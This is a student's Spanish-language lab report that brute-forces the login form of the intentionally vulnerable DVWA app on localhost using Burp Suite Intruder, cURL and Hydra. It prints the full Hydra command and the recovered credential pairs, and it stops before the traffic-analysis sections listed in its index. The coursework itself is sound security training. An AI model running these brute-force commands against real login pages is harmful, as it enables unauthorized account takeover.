

Informe Laboratorio 2

Sección 1

Alumno: Omar Marca
e-mail: omar.marca@mail.udp.cl

Abril de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	6
2.5. Obtención de diccionarios para el ataque (burp)	7
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	10
2.8. Utilización de curl por terminal (curl)	11
2.9. Demuestra 5 diferencias (curl)	13
2.10. Instalación y versión a utilizar (hydra)	13
2.11. Explicación de comando a utilizar (hydra)	14
2.12. Obtención de al menos 2 pares (hydra)	14
2.13. Explicación paquete curl (tráfico)	15
2.14. Explicación paquete burp (tráfico)	16
2.15. Explicación paquete hydra (tráfico)	18
2.16. Mención de las diferencias (tráfico)	19
2.17. Detección de SW (tráfico)	19

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para montar el entorno de pruebas DVWA se utiliza el siguiente comando por la terminal:

```
$ sudo docker run --rm -it -p 8880:80 --platform linux/amd64  
vulnerables/web-dvwa
```

De este modo, se desplegará la aplicación tal y como se ve en la siguiente figura 1:

```
(kali@kali)-[~]  
$ sudo docker run --rm -it -p 8880:80 --platform linux/amd64 vulnerables/web-dvwa  
[+] Starting mysql ...  
[ ok ] Starting MariaDB database server: mysqld.  
[+] Starting apache  
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the se  
rver's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to supp  
ress this message  
. ok  
=> /var/log/apache2/access.log <=  
  
=> /var/log/apache2/error.log <=  
[Sun Apr 14 00:09:04.579537 2024] [mpm_prefork:notice] [pid 310] AH00163: Apache/2.4.25 (Debian) conf  
igured -- resuming normal operations  
[Sun Apr 14 00:09:04.579613 2024] [core:notice] [pid 310] AH00094: Command line: '/usr/sbin/apache2'  
=> /var/log/apache2/other_vhosts_access.log <=  
■
```

Figura 1: Montaje de DVWA en Docker

Cabe a destacar que en la figura se muestra donde se esta desplegando el entorno de pruebas cuyo puerto es el 8880.

2.2. Redirección de puertos en docker (dvwa)

Una vez teniendo el entorno de pruebas montado en Docker, se procede a abrir el programa Burpsuite para interceptar en su navegador al entorno de pruebas DVWA en el puerto 8880 del localhost tal y como se muestra en la siguiente figura 2:



Figura 2: DVWA desplegado en el entorno de pruebas de Burpsuite

2.3. Obtención de consulta a replicar (burp)

Para obtener la consulta a replicar, se debe ir al apartado de fuerza bruta ubicado en vulnerabilities/brute en el formulario de DVWA como se muestra a continuación en la figura 3:




Figura 3: Apartado de fuerza bruta en DVWA

2.3 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

En este punto, se debe usar Burpsuite para interceptar la petición al colocar cualquier credencial al azar. Por otra parte de debe activar en Burpsuite la opción “Intercept On” en proxy para ver el formato de la petición tal y como se muestra a continuación en la figura 4:




Figura 4: Petición hecha a partir del formulario en el apartado proxy

2.4. Identificación de campos a modificar (burp)

Para hacer el ataque por fuerza bruta, se debe notar que aparece como parámetro el usuario y contraseña en la petición del formulario en su método GET. Seguido de esto se debe dar click derecho sobre el panel donde esta la petición y escoger la opción “Send to Intruder”, ir al apartado de Intruder en “Positions” y cambiar el tipo de ataque por “Cluster bomb” para tener más de un parámetro que cambiar. Luego, añadimos los parámetros que queremos alterar, en este caso se selecciona “USUARIO” y “CONTRASENIA” tal y como se muestra en la siguiente figura 5:



Figura 5: Campos de Usuario y contraseña resaltados

Para añadirlos como parámetros basta con dar click sobre el botón de añadir (Add) que está en la parte derecha de la interfaz mientras se esta resaltando la variable que queremos cambiar por las cadenas de texto del diccionario elegido.

2.5. Obtención de diccionarios para el ataque (burp)

Desde aca se pueden realizar distintas acciones para hacer un ataque por fuerza bruta. Una de las opciones que nos permite Burpsuite es pasarle por parámetros un diccionario que contenga muchas cadenas de texto distintas con las que se permutarán entre los parámetros que se escogieron anteriormente para encontrar usuarios y contraseñas válidos. Las opciones se encuentran en el apartado “Payloads” tal y como se muestra en la siguiente figura 6:




Figura 6: Payload del usuario y contraseña

El parámetro del usuario se representa por el Payload de la posición uno mientras que el de la contraseña está en la posición dos.

2.6 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Cabe a aclarar que se desconoce el mensaje en caso de que los usuarios/contraseñas sean validos. No obstante, si se sabe como es el mensaje cuando los usuarios/contraseñas no son validos, para ello se aplica un filtro en el apartado de "Intruder settings, Grep - Extract" para filtrar por un mensaje distinto al error. En las siguiente figura 7 se muestran los pasos para aplicar el filtro:




Figura 7: Intruder settings

Al dar click sobre "Add" se abrirá una ventana donde podremos escoger el fragmento de mensaje que queremos tal y como se muestra a continuación en la figura 8:




Figura 8: Filtrado por la cadena "password Incorrect." en Grep - Extract

2.6. Obtención de al menos 2 pares (burp)

Ya teniendo todo listo, ahora se procede a clicar sobre "Start Attack" en la esquina superior derecha para realizar el ataque tal y como se muestra en la figura 9.


2.6 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA



Request	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Length	and/or ^
29	admin	password	200	2			4740	
650	1337	charley	200	2			4738	
0			200	2			4702	password incorrect.
1	carlos	123456	200	1			4701	password incorrect.
2	root	123456	200	2			4702	password incorrect.
3	admin	123456	200	1			4701	password incorrect.
4	test	123456	200	1			4702	password incorrect.
5	guest	123456	200	1			4701	password incorrect.
6	info	123456	200	1			4702	password incorrect.
7	adm	123456	200	1			4701	password incorrect.
8	mysql	123456	200	2			4702	password incorrect.
9	user	123456	200	2			4701	password incorrect.
10	administrator	123456	200	2			4702	password incorrect.
11	oracle	123456	200	2			4701	password incorrect.
12	ftp	123456	200	1			4702	password incorrect.

Figura 9: Filtrado por usuarios validos.

Una vez terminado el ataque, se filtra por la palabra que se escogió para encontrar más fácilmente los usuarios y contraseñas válidos. Luego se obtienen los siguientes usuarios válidos como se muestra en la figuras 10 y 11:



Vulnerability: Brute Force

Login

Username:
admin

Password:

Login

Welcome to the password protected area admin




Figura 10: Usuario “admin” con contraseña “password”.




Figura 11: Usuario “1337” con contraseña “charley”.

2.7. Obtención de código de inspect element (curl)

Para obtener el elemento de la petición hecha en el formulario, se debe buscar en el apartado Network del navegador. Las credenciales se encuentran en un archivo llamado “brute/” contatenado con el formulario. Luego lo copiamos como cURL tal y como se muestra a continuación en la figura 12:




Figura 12: Obtención del código de inspect element como cURL.

Ahora se muestra a continuación la petición de un acceso válido en la figura 13:

```
(kali@kali)-[~]
$ curl 'http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=jkfaa61bre4oi69p4kif3rtun5; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8880/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'
```

Figura 13: Comando de cURL válido.

Luego de la misma manera se hace el mismo procedimiento pero para un usuario y contraseña invalido tal como se muestra en la figura 14:

```
(kali@kali)-[~]
$ curl 'http://localhost:8880/vulnerabilities/brute/?username=USUARIOINVALIDO&password=CLAVEINVALIDA&login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=jkfaa61bre4oi69p4kif3rtun5; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'
```

Figura 14: Comando de cURL inválido.

2.8. Utilización de curl por terminal (curl)

Para ver el contenido de cURL generado, basta con solo mostrar las partes que cambian del html. Por lo tanto se hará uso del comando cURL con etiquetas para facilitar el filtrado de información. Para lograr esto, basta con añadir la siguiente línea al comando de cURL válido:

```
wk '<div class="body_padded">/'>/'</div>/'
```

(Véase el resultado del comando completo en las referencias)

2.8 Utilización de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

El filtrado se hace por la etiqueta “<div class=“body_padded”>” hasta donde encuentre un “</div>”. Con esto se puede apreciar de mejor manera lo que cambia en el recuadro de fuerza bruta de DVWA tal y como se muestra en las siguientes figuras 15 y 16:

```
(kali@kali)-[~]
$ curl 'http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=jkfaa6ibre4oi69p4kif3rtun5; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8880/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0
.6312.88 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"' \
| awk '/<div class="body_padded">/,</div>/'

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total      Spent      Left   Speed
100 4413 100 4413    0     0      0      0      0      0
1409k <h1>Vulnerability: Brute Force</h1>

<div class="vulnerable_code_area">
  <h2>Login</h2>

  <form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
  </form>
  <p>Welcome to the password protected area admin</p>
</div>
--:-- --:-- 1436k
```

Figura 15: Fragmento de HTML para cURL válido con filtro awk.

```
(kali@kali)-[~]
$ curl 'http://localhost:8880/vulnerabilities/brute/?username=USUARIOINVALIDO&password=CLAVEINVALIDA&login=Log
in' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=jkfaa6ibre4oi69p4kif3rtun5; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0
.6312.88 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"' \
| awk '/<div class="body_padded">/,</div>/'

% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total      Spent      Left   Speed
100 4375 100 4375    0     0      0      0      0      0
971k <h1>Vulnerability: Brute Force</h1>

<div class="vulnerable_code_area">
  <h2>Login</h2>

  <form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
  </form>
  <pre><br />Username and/or password incorrect.</pre>
</div>
```

Figura 16: Fragmento de HTML para cURL Inválido con filtro awk.

2.9. Demuestra 5 diferencias (curl)

- **Tamaño:** La respuesta tiene distinto tamaño ya sea por la cantidad de caracteres en cada respuesta o por que al ingresar el comando curl con credenciales válidas se muestran imágenes haciendo que el largo del código HTML sea más largo y por ende tenga un mayor tamaño.
- **Etiqueta HTML:** Al ingresar el comando curl con credenciales inválidas se utiliza la etiqueta “<pre>” para indicar que las credenciales son incorrectas a diferencia de usar la etiqueta “<p>” para las credenciales válidas.
- **Mensaje:** Al ingresar el comando curl con credenciales válidas se retorna un mensaje de bienvenida para el usuario mientras que si se ingresan credenciales inválidas, se muestra un mensaje de credenciales incorrectas.
- **Imagen:** Al ingresar el comando curl con las credenciales correctas, se muestra una imagen de extensión .jpg correspondiente al usuario mientras que al colocar credenciales incorrectas no se muestra ningún tipo de imagen.

2.10. Instalación y versión a utilizar (hydra)

Para instalar Hydra se debe escribir el siguiente comando en la terminal:

```
$ sudo apt install hydra
```

```
(kali@kali)-[~]
$ sudo apt install hydra
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.5-1).
The following packages were automatically installed and are no longer required:
 libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev
 libopenblas-dev libopenblas-pthread-dev libopenblas0 libpython3-all-dev
 libpython3.12 libpython3.12-dev libstemmer0d libxmlb2 libxsimd-dev python3-all-dev
 python3-anyjson python3-beniget python3-gast python3-pyatspi python3-pythran
 python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 15 not upgraded.
```

Figura 17: Instalación de Hydra.

Luego corroboramos la versión:

```
(kali@kali)-[~]
$ hydra -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).
```

Figura 18: Versión 9.5 de Hydra.

2.11. Explicación de comando a utilizar (hydra)

Para hacer un ataque por fuerza bruta en Hydra dados dos archivos con diccionarios de usuarios/contraseñas y la cadena de texto a filtrar, se utiliza el siguiente comando:

```
$ sudo hydra -L users -P password "http-get-form://localhost:8880/
vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=
Login:H=Cookie: security=low;PHPSESSID=7
bgqgeeealq76admh8m0s0kov5:F=incorrect"
```

El comando se descompone en las siguientes partes:

- “sudo hydra”: Comando para iniciar Hydra como administrador.
- “-L users”: Permite cargar un archivo que contiene una lista de posibles usuarios.
- “-P password”: Permite cargar un archivo que contiene una lista de posibles claves de acceso.
- “http-get-form://localhost:8880/vulnerabilities/brute/”: URL hacia donde se quieren hacer peticiones de tipo GET.
- “:username=^ USER^ &password=^PASS^&Login=Login”: Establece los parametros que se enviaran en el formulario de inicio de sesion tal que los parametros USER y PASS corresponden a marcadores con los que se prueban todas las combinaciones posibles.
- “H=Cookie: security=low;PHPSESSID=7bgqgeeealq76admh8m0s0kov5”: Establece las cabeceras HTTP con las cuales la solicitud es enviada.
- “F=incorrect”: La cadena de texto por la que se quiere filtrar, “incorrect” para este caso.

2.12. Obtención de al menos 2 pares (hydra)

Una vez ingresado el comando anterior en la terminal, se desplegarán los usuarios y las contraseñas asociadas a estos que no coinciden con el patrón “incorrect” tal y como se muestra en el recuadro rojo en la siguiente figura 19:

2.13 Explicación DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
(kali㉿kali)-[~/Documents/Lab2]
$ sudo hydra -L users -P password "http-get-form://localhost:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low;PHPSESSID=7bgqgeeealq76admh8m0s0kov5:F=incorrect"
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-15 23:59:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 650 login tries (l:26/p:25), ~41 tries per task
[DATA] attacking http-get-form://localhost:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=low;PHPSESSID=7bgqgeeealq76admh8m0s0kov5:F=incorrect
[8880][http-get-form] host: localhost login: admin password: password
[8880][http-get-form] host: localhost login: 1337 password: charley
1 of 1 target successfully completed, 2 valid passwords found
